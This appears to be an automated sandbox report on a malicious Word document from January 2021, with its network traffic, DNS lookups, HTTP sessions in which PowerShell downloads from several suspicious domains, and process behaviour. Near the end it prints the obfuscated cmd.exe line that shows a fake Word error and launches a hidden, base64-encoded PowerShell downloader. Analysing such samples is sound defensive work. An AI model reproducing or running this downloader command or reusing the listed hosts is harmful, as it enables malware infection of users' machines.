Jan 23, 2021 13:39:17.230879068 CET	49168	443	192.168.2.22	162.241.60.240
Jan 23, 2021 13:39:17.400079966 CET	443	49168	162.241.60.240	192.168.2.22
Jan 23, 2021 13:39:17.490462065 CET	49169	443	192.168.2.22	162.241.224.176
Jan 23, 2021 13:39:17.659581900 CET	443	49169	162.241.224.176	192.168.2.22
Jan 23, 2021 13:39:17.659792900 CET	49169	443	192.168.2.22	162.241.224.176
Jan 23, 2021 13:39:17.660240889 CET	49169	443	192.168.2.22	162.241.224.176

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 23, 2021 13:39:17.829027891 CET	443	49169	162.241.224.176	192.168.2.22
Jan 23, 2021 13:39:17.829900980 CET	443	49169	162.241.224.176	192.168.2.22
Jan 23, 2021 13:39:17.829917908 CET	443	49169	162.241.224.176	192.168.2.22
Jan 23, 2021 13:39:17.830168962 CET	49169	443	192.168.2.22	162.241.224.176
Jan 23, 2021 13:39:17.833290100 CET	49169	443	192.168.2.22	162.241.224.176
Jan 23, 2021 13:39:17.834341049 CET	49170	443	192.168.2.22	162.241.224.176
Jan 23, 2021 13:39:17.992211103 CET	443	49170	162.241.224.176	192.168.2.22
Jan 23, 2021 13:39:17.992337942 CET	49170	443	192.168.2.22	162.241.224.176
Jan 23, 2021 13:39:17.992811918 CET	49170	443	192.168.2.22	162.241.224.176
Jan 23, 2021 13:39:18.002064943 CET	443	49169	162.241.224.176	192.168.2.22
Jan 23, 2021 13:39:18.150661945 CET	443	49170	162.241.224.176	192.168.2.22
Jan 23, 2021 13:39:18.151954889 CET	443	49170	162.241.224.176	192.168.2.22
Jan 23, 2021 13:39:18.152057886 CET	443	49170	162.241.224.176	192.168.2.22
Jan 23, 2021 13:39:18.152199030 CET	49170	443	192.168.2.22	162.241.224.176
Jan 23, 2021 13:39:18.155324936 CET	49170	443	192.168.2.22	162.241.224.176
Jan 23, 2021 13:39:18.271919012 CET	49171	80	192.168.2.22	45.143.97.183
Jan 23, 2021 13:39:18.313270092 CET	443	49170	162.241.224.176	192.168.2.22
Jan 23, 2021 13:39:18.345242977 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.345374107 CET	49171	80	192.168.2.22	45.143.97.183
Jan 23, 2021 13:39:18.345472097 CET	49171	80	192.168.2.22	45.143.97.183
Jan 23, 2021 13:39:18.418656111 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.424928904 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.424966097 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.424997091 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.425024033 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.425026894 CET	49171	80	192.168.2.22	45.143.97.183
Jan 23, 2021 13:39:18.425060987 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.425100088 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.425101995 CET	49171	80	192.168.2.22	45.143.97.183
Jan 23, 2021 13:39:18.425132036 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.425152063 CET	49171	80	192.168.2.22	45.143.97.183
Jan 23, 2021 13:39:18.425159931 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.425193071 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.425209999 CET	49171	80	192.168.2.22	45.143.97.183
Jan 23, 2021 13:39:18.425266981 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.425348997 CET	49171	80	192.168.2.22	45.143.97.183
Jan 23, 2021 13:39:18.498704910 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.498753071 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.498796940 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.498841047 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.498886108 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.498929024 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.498934984 CET	49171	80	192.168.2.22	45.143.97.183
Jan 23, 2021 13:39:18.498966932 CET	49171	80	192.168.2.22	45.143.97.183
Jan 23, 2021 13:39:18.498980045 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.499023914 CET	49171	80	192.168.2.22	45.143.97.183
Jan 23, 2021 13:39:18.499026060 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.499068975 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.499100924 CET	49171	80	192.168.2.22	45.143.97.183
Jan 23, 2021 13:39:18.499114037 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.499157906 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.499188900 CET	49171	80	192.168.2.22	45.143.97.183
Jan 23, 2021 13:39:18.499198914 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.499243021 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.499273062 CET	49171	80	192.168.2.22	45.143.97.183
Jan 23, 2021 13:39:18.499284983 CET	80	49171	45.143.97.183	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 23, 2021 13:39:15.740778923 CET	52197	53	192.168.2.22	8.8.8.8
Jan 23, 2021 13:39:15.797823906 CET	53	52197	8.8.8.8	192.168.2.22
Jan 23, 2021 13:39:15.946419001 CET	53099	53	192.168.2.22	8.8.8.8
Jan 23, 2021 13:39:16.002760887 CET	53	53099	8.8.8.8	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 23, 2021 13:39:16.486589909 CET	52838	53	192.168.2.22	8.8.8.8
Jan 23, 2021 13:39:16.542841911 CET	53	52838	8.8.8.8	192.168.2.22
Jan 23, 2021 13:39:17.263586998 CET	61200	53	192.168.2.22	8.8.8.8
Jan 23, 2021 13:39:17.489320993 CET	53	61200	8.8.8.8	192.168.2.22
Jan 23, 2021 13:39:18.166259050 CET	49548	53	192.168.2.22	8.8.8.8
Jan 23, 2021 13:39:18.270777941 CET	53	49548	8.8.8.8	192.168.2.22

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
Jan 23, 2021 13:39:45.490120888 CET	69.38.130.14	192.168.2.22	8718	(Host unreachable)	Destination Unreachable
Jan 23, 2021 13:39:48.480972052 CET	69.38.130.14	192.168.2.22	8718	(Host unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 23, 2021 13:39:15.7407778923 CET	192.168.2.22	8.8.8.8	0x62a5	Standard query (0)	coworkingplus.es	A (IP address)	IN (0x0001)
Jan 23, 2021 13:39:15.946419001 CET	192.168.2.22	8.8.8.8	0x523f	Standard query (0)	silkonbusiness.matrixinfotechsolution.com	A (IP address)	IN (0x0001)
Jan 23, 2021 13:39:16.486589909 CET	192.168.2.22	8.8.8.8	0x51f2	Standard query (0)	bbjugueteria.com	A (IP address)	IN (0x0001)
Jan 23, 2021 13:39:17.263586998 CET	192.168.2.22	8.8.8.8	0xc52c	Standard query (0)	www.bimception.com	A (IP address)	IN (0x0001)
Jan 23, 2021 13:39:18.166259050 CET	192.168.2.22	8.8.8.8	0x70c0	Standard query (0)	armakonarms.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 23, 2021 13:39:15.797823906 CET	8.8.8.8	192.168.2.22	0x62a5	No error (0)	coworkingplus.es		172.67.138.213	A (IP address)	IN (0x0001)
Jan 23, 2021 13:39:15.797823906 CET	8.8.8.8	192.168.2.22	0x62a5	No error (0)	coworkingplus.es		104.21.89.78	A (IP address)	IN (0x0001)
Jan 23, 2021 13:39:16.002760887 CET	8.8.8.8	192.168.2.22	0x523f	No error (0)	silkonbusiness.matrixinfotechsolution.com		166.62.10.32	A (IP address)	IN (0x0001)
Jan 23, 2021 13:39:16.542841911 CET	8.8.8.8	192.168.2.22	0x51f2	No error (0)	bbjugueteria.com		162.241.60.240	A (IP address)	IN (0x0001)
Jan 23, 2021 13:39:17.489320993 CET	8.8.8.8	192.168.2.22	0xc52c	No error (0)	www.bimception.com	bimception.com		CNAME (Canonical name)	IN (0x0001)
Jan 23, 2021 13:39:17.489320993 CET	8.8.8.8	192.168.2.22	0xc52c	No error (0)	bimception.com		162.241.224.176	A (IP address)	IN (0x0001)
Jan 23, 2021 13:39:18.270777941 CET	8.8.8.8	192.168.2.22	0x70c0	No error (0)	armakonarms.com		45.143.97.183	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

coworkingplus.es
silkonbusiness.matrixinfotechsolution.com
armakonarms.com
195.159.28.230 195.159.28.230:8080

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	172.67.138.213	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 23, 2021 13:39:15.865818024 CET	0	OUT	GET /wp-admin/FxmME/ HTTP/1.1 Host: coworkingplus.es Connection: Keep-Alive
Jan 23, 2021 13:39:15.927921057 CET	1	IN	HTTP/1.1 200 OK Date: Sat, 23 Jan 2021 12:39:15 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d52c1df72727789a7628c33ec8c1558c91611405555; expires=Mon, 22-Feb-21 12:39:15 GMT; path=/; domain=.coworkingplus.es; HttpOnly; SameSite=Lax X-Frame-Options: SAMEORIGIN cf-request-id: 07d0da90c00000faa09d96e000000001 Report-To: {"endpoints":[{"url":"https://va.nel.cloudflare.com/vreport?s=C2ABkD9lLMK99wh%2BXGX0jORMD8bQgmSrOUhfFA7zh7QVDEdy4i25jSFQQTQiwZt%2BY7gUV0vRwNLISX6H4vqWoPV3YIIIGC4NayPGmAEiXlktSK"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 61619394682ffaa0-AMS Data Raw: 31 30 64 38 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 37 5d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 36 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 37 5d 3e 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 37 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 38 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 38 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 67 74 20 49 45 20 38 5d 3e 3c 21 2d 2d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 2d 2d 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 53 75 73 70 65 63 74 65 64 20 70 68 69 73 68 69 6e 67 20 73 69 74 65 20 7c 20 43 6c 6f 75 64 66 6c 61 72 65 3c 2f 74 69 74 6c 65 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 45 64 67 65 2c 63 68 72 6f 6d 65 3d 31 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 2c 20 6e 6f 66 6f 6c 6c 6f 77 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 Data Ascii: 10d8<!DOCTYPE html>...[if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif-->...[if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif-->...[if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif-->...[if gt IE 8]>...< <html class="no-js" lang="en-US"> ...<![endif--><head><title>Suspected phishing site Cloudflare</title><meta charset="UTF-8" /><meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /><meta http-equiv="X-UA-Compatible" content="IE=Edge,chrome=1" /><meta name="robots" content="noindex, nofollow" /><meta name="viewport" content="width=d

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	166.62.10.32	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 23, 2021 13:39:16.221730947 CET	6	OUT	GET /js/q26/ HTTP/1.1 Host: silkonbusiness.matrixinfotechsolution.com Connection: Keep-Alive
Jan 23, 2021 13:39:16.458409071 CET	7	IN	HTTP/1.1 404 Not Found Date: Sat, 23 Jan 2021 12:39:16 GMT Server: Apache Content-Length: 315 Keep-Alive: timeout=5 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0a 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. </body></html>


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49171	45.143.97.183	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 23, 2021 13:39:58.087609053 CET	381	IN	HTTP/1.1 200 OK Server: nginx Date: Sat, 23 Jan 2021 12:39:58 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 35 32 34 0d 0a b7 a3 64 e4 a4 01 91 6f 82 f1 e8 e4 7a b2 3d f7 1a f7 9c 2f cc a1 7f 82 17 4c b8 a8 1b 43 4a 69 f3 31 23 c2 07 c3 90 3f a1 4e 90 e1 53 fe 00 62 ef 67 e9 fc 15 7a 6b b1 7a 08 4a f4 35 d1 73 b0 4d 30 af 10 88 4f 59 c2 04 00 8c 5f 44 3d 9d ef 04 27 78 92 23 db 90 2b a4 38 9f b4 c3 2d 1c 94 56 92 be 9d e1 0c 44 c8 24 60 5c b6 8d 4b c3 ae e6 f0 36 58 e7 9b 9f 04 fe 68 48 a0 f2 c7 29 d8 12 56 bb 73 b2 06 df d7 27 b7 95 07 63 c5 98 9b 79 bf 6b 1e 71 83 7f dc 77 37 5f 0d a8 a4 e1 d3 fb e8 e5 5c 8b 4d 5b e6 13 dd 55 28 2c 45 95 bc 8e 74 9f d7 39 e0 cc 49 f5 b3 f1 13 32 26 96 db ae 0f 73 e9 2a 02 02 a1 3b 35 38 f3 40 d6 1d 08 f9 92 ee 77 98 7e 02 5f 66 b7 2b aa 2f a1 9c 81 34 98 ab 82 90 0b 2e 4e b0 22 b5 5e a6 4e 45 5a 49 b9 ac 34 c8 1e 11 94 3e 44 19 6f 23 61 17 eb 99 1b ee 03 59 7f db 22 3d 61 3b dd 1a 36 25 c9 8c 71 61 cd 45 d0 df f7 ef 3e 89 71 ae 96 5d 36 e8 ad 33 ea 4f 7f b1 56 81 af fb e9 2e 26 9c f6 59 1a 14 6c 5b 41 2a d2 09 41 cf 64 5e 03 7f 65 e3 ac 5a df f2 70 62 1d fe 01 49 4f 3a 79 37 7d 84 19 da f3 cf fe be 0a 9e 68 d1 38 7f 17 68 96 7f ce 2d 55 7c 89 6e 0c df 29 4b c8 ec a0 18 a0 e1 aa e0 2c f7 c1 51 84 74 fa 3f 19 89 62 0c 57 12 6b 26 c6 6f b2 e9 9a 6d 25 69 98 a7 a6 43 15 c3 b4 97 f3 ec 19 f2 5b 3e 1c 3e ee 56 63 13 3f 3e c3 ee 79 af 1d ac 4b ef 83 2e a6 9e 97 18 c6 79 d1 29 bd 0e 11 9c 46 34 1b 3f ea d3 01 b8 19 d3 e4 48 42 ce 24 32 c8 57 e1 7d 67 fa cf a3 ce 1d 35 02 cd 1e c0 34 fd f4 c5 8a db c0 d3 07 a7 55 18 b8 f0 be 06 ff 15 8d 0f 29 42 97 c6 b3 0d 7a 15 78 d9 1a 0e fc 13 82 8c 46 90 4e 87 c0 68 1e b0 d6 66 28 3c 28 7d 50 35 de 94 65 2d 3e ef b3 ee 0b 75 be ff aa 2a 7f 80 a0 55 ad cb 98 7b 5f c0 d9 92 4e 3f d4 b0 b2 25 c0 eb 26 e0 42 a2 49 5b 16 10 75 b4 34 92 8d 65 05 c9 3b ec 6c a3 b9 dd 77 7b c9 b2 43 0a b4 85 6a 0f 76 8a 8d a9 ee 1a 7a 66 c0 6a 4e 07 55 e3 54 88 f0 21 1d b1 4e 1b 91 72 00 a4 a4 6d 9e bd 61 fa 88 3d 10 74 50 9b 0f 56 9f 40 3b ae 11 85 a5 8e 00 8b af 24 f8 36 99 a9 ae ff 91 9f d4 5b 68 54 90 c8 8d 8e 7b 8d 5c e3 8e d5 e6 54 76 88 89 4c 50 c1 7f 1c 70 83 5f 1c e7 c4 3a 48 ee 3b b9 c6 93 c6 1e 72 e8 0c fb ac 5e 8f 11 ff 38 67 e9 77 91 08 d1 a9 ce 62 23 e2 a0 55 29 7f 33 d1 73 de d2 ec 85 7b b1 60 08 e7 de 9f 15 67 49 05 c7 1e 9b b6 c4 8b 02 7c 29 3c 34 0c cc d7 15 6a 4d 2c 9f 9f c4 98 7c 7c 81 21 e9 94 3b 87 03 81 e0 d2 40 79 f9 23 05 e6 83 78 58 52 6a 49 33 13 ce 23 dc 67 2a dc 07 73 84 5b 2c 0c 67 ac 8c da a0 a2 65 7f 5b 74 2d 8e e6 ef e4 b3 1e 20 91 c7 58 ad f4 09 ff b7 92 51 66 ef 59 21 a7 bb b1 9b a3 99 19 ee 40 cf f7 a9 cd 77 20 40 bd 5c b6 3d de aa 9e f5 5c 70 8f 5b dd 97 04 50 81 69 af 88 81 3e 98 e6 06 83 07 78 54 cd a5 c5 04 8c f4 ef 69 62 55 4c 05 3c 55 66 f6 f7 c6 07 84 2a 1f 84 74 6d 76 8e f8 f2 1c e6 5b 48 2e f0 07 48 a4 40 03 14 7c 52 bf 2a 0b 6f 90 84 6d be 92 ce e3 aa fb 07 16 2f 78 67 35 0a ef 47 5c ee 3d 9b 6c 1b e5 06 49 53 5c d9 40 b6 0c df dc 1a 07 4b 92 76 77 a3 c1 3f 0 b 38 d5 36 cb ad 05 d1 85 78 31 8a 75 7b 32 c5 eb 45 40 3f 06 58 15 bb 2a e2 17 25 b1 f6 47 f9 d7 09 4c 25 ab 65 3e fe a c 99 22 bd 41 6f 40 57 55 ce 8c 2a 8a d2 27 55 8d 73 bc 80 84 9f a2 2a be 8b 4d d8 a0 32 ee 7c 1c 50 23 3a 4a 0c 01 50 97 74 82 e7 28 9d 1d 5f 55 af 33 4d 55 c2 5f 8f 3f 75 0a 40 03 e7 0a cd 2c 57 76 ce c1 92 01 4e 2a 22 cc e7 42 12 fd 80 54 6f 00 06 55 96 ee c6 e2 28 c5 9a 73 03 3a 65 8c 3a 94 1d da 85 7f 7a de e7 0e aa 7d 03 b5 cd a9 2d 9c 0b 81 18 02 a2 b0 be f1 7f 43 ea fa 7c 2d db 22 ef 2c 4f 2b bd f1 82 c7 79 9a e3 e3 64 3d c9 a8 2c 18 Data Ascii: 524doz=/LCJi1#?NSbgzKzJ5sM0OY_D='x#'+8-VD\$\'K6XhH)V'scykqw7_\\M[U(Et9I2&s*;58@w~_f+/4.N'^^ NEZI4>Do#aY"=a;6%qaE>qj63OV.&Yl[A*Ad^eZpblO:y7}h8h-Ujn)K,Qr?bWk&om%ic[>vC?>yK.y)F4?HB\$2W} g54U)BzxFNhf(<{)P5e->u*U(_N?%&Bl[u4e;lw{CjvzfjNUTiNrma=tPV@;56[hT{\\TvLPp_ :H;r^8gwb#U)3s{ gl})<4jM, !;@y#xXRjI3#g*s[,ge[- XQfY!@w @\\=lp Pi>xTibUL<Uf*tmv[H.H@ R*om/xg5G=\\IS\\@Kvw?86x1u{2E@?X*%GL%e>"Ao @WU*Us*M2 P#;JPr(_U3MU_?u@,WvN**BTou(s:e:z)-C ",O+yd=,

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: 2420 Parent PID: 584

General

Start time:	13:38:34
Start date:	23/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f320000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VE	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	7FEE91826B4	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DF86D346094A3ED5B3.TMP	success or wait	1	7FEE90A9AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol
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File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
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File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	1	success or wait	1	7FEE8E5EC53	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	4096	success or wait	1	7FEE8E66CAC	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE90BE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE90BE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE90BE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F49FB	success or wait	1	7FEE90A9AC0	unknown

[illegible]

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 FF FF	00 FF FF FF				

Analysis Process: cmd.exe PID: 2528 Parent PID: 1220

General

Start time:	13:38:35
Start date:	23/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false

Commandline:

cmd cmd /c m's'g %username% /v Wo'rd exp'erien'ced an er'ror tryi'ng to op'en th'e fi'le.
& p'owe'rs'h'e'll' -w hi'dd'en -e'nc IABTAGUAVAAAtAHYAQQBSAGkAYQBCAE
wAZQAgACgAlgBUADQAlgArACIASwBkADYAlgApACAAKAAGAFsAVAB5AHAAZQ
BdACgAlgB7ADIAfQB7ADMAfQB7ADUAlfQB7ADAafQB7ADQAlfQB7ADEafQAIAC
AALQBGACAAJwByAGUAJwAsAccAgBZACcALAAAnAFMAWQAnACwAJwBzAFQAZQ
AnACwAJwBjAHQATwAnACwAJwBtAC4ASQBvAC4ARABJACcAKQAgACkAOwAgAC
AAIAAgAFMARQB0ACAAIAA0ADIAOAAGACgAlAAGAFsAVABZAHAAZQBdACgAlg
B7ADMAfQB7ADcAfQB7ADAafQB7ADUAlfQB7ADYAfQB7ADIAfQB7ADQAlfQB7AD
gAlfQB7ADEAfQAIAC0AZgAnAEUATQAUAG4ARQBUAC4AJwAsAccAZQBvACcALA
AnAHQAJwAsAccAUwBZAHMAJwAsAccATQAnACwAJwBzAEUAUgBWAGkAQwBFAC
cALAAAnFAAbwBJAE4AJwAsAccAdAAnACwAJwBhAE4AYQBnAccAKQApACAIA
A7ACAAIAAKAEoAcgBuAHoAbQBRAHMAPQAkAEEMQA2AEwAlAArACAawwBjAG
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AoAccATwAxAccAKwAnADgAVwAnACkAOwAgACAABJAHQAZQBNAACAAKAAIAF
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MAdABgAE8AcgB5ACIAKAAkAEgATwBNAEUAlAArACAACAoAccAewAwAH0AJw
ArAccAUwBuAHUAdgB3ADIAdwB7ADAAJwArAccAfQBWACCkKwAnADQANgAnAC
sAJwA1ADEAcAB6AHsAMAAAnACsAJwB9ACcAKQAgAC0ARgBbAEEMASABhHIAxQ
A5ADIAKQApAdSAJBFAFIAMABWAD0AKAAoAccAQgAxAccAKwAnADMAJwApAC
sAJwBBACcAKQA7ACAAIAAKADQAMgA4ADoAOgAiAHMARQBjAHUAYABSGAAaQ
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cAbABZADEAJwApACsAJwAyACcAKQA7ACQARQBfADkAUQA9ACgAKAAnAEcAJw
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AAKAAAnAEgAJwArACgAJwA2ADQAJwArAccAQwAnACkAKQA7ACQATAAwADQATg
A9ACgAJwBWACcAKwAoAccAMQA2ACcAKwAnAEYAJwApACkAOwAkAFgA2ABuAD
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QAQAnACsAKAAnAG8AbgAuAGMAJwArAccAbwAnACkAKwAoAccAbQAvAHcAJw
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BzACcAKQArACgAJwBoACcAKwAnACAAYgA6AC8AJwArAccALwBhAGwAJwApAC
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BtACcAKwAnAC4AJwApACsAJwBtACcAKwAnAHgAJwArAccALwAnACsAJwB0AC
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AoAccAlABiACcAKwAnADoAJwApACsAKAAnAC8AJwArAccALwBoAG8AJwApAC
sAJwBlAGUAJwArACgAJwBjAGEAcwBzAC4AYwBvBvACcAKwAnAG0ALwAnACsAJw
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kAlIAAkAFgAZABuADUAEABOAGcAKQAuACIAbABIAE4AYABHAGAAVABOACIAIA
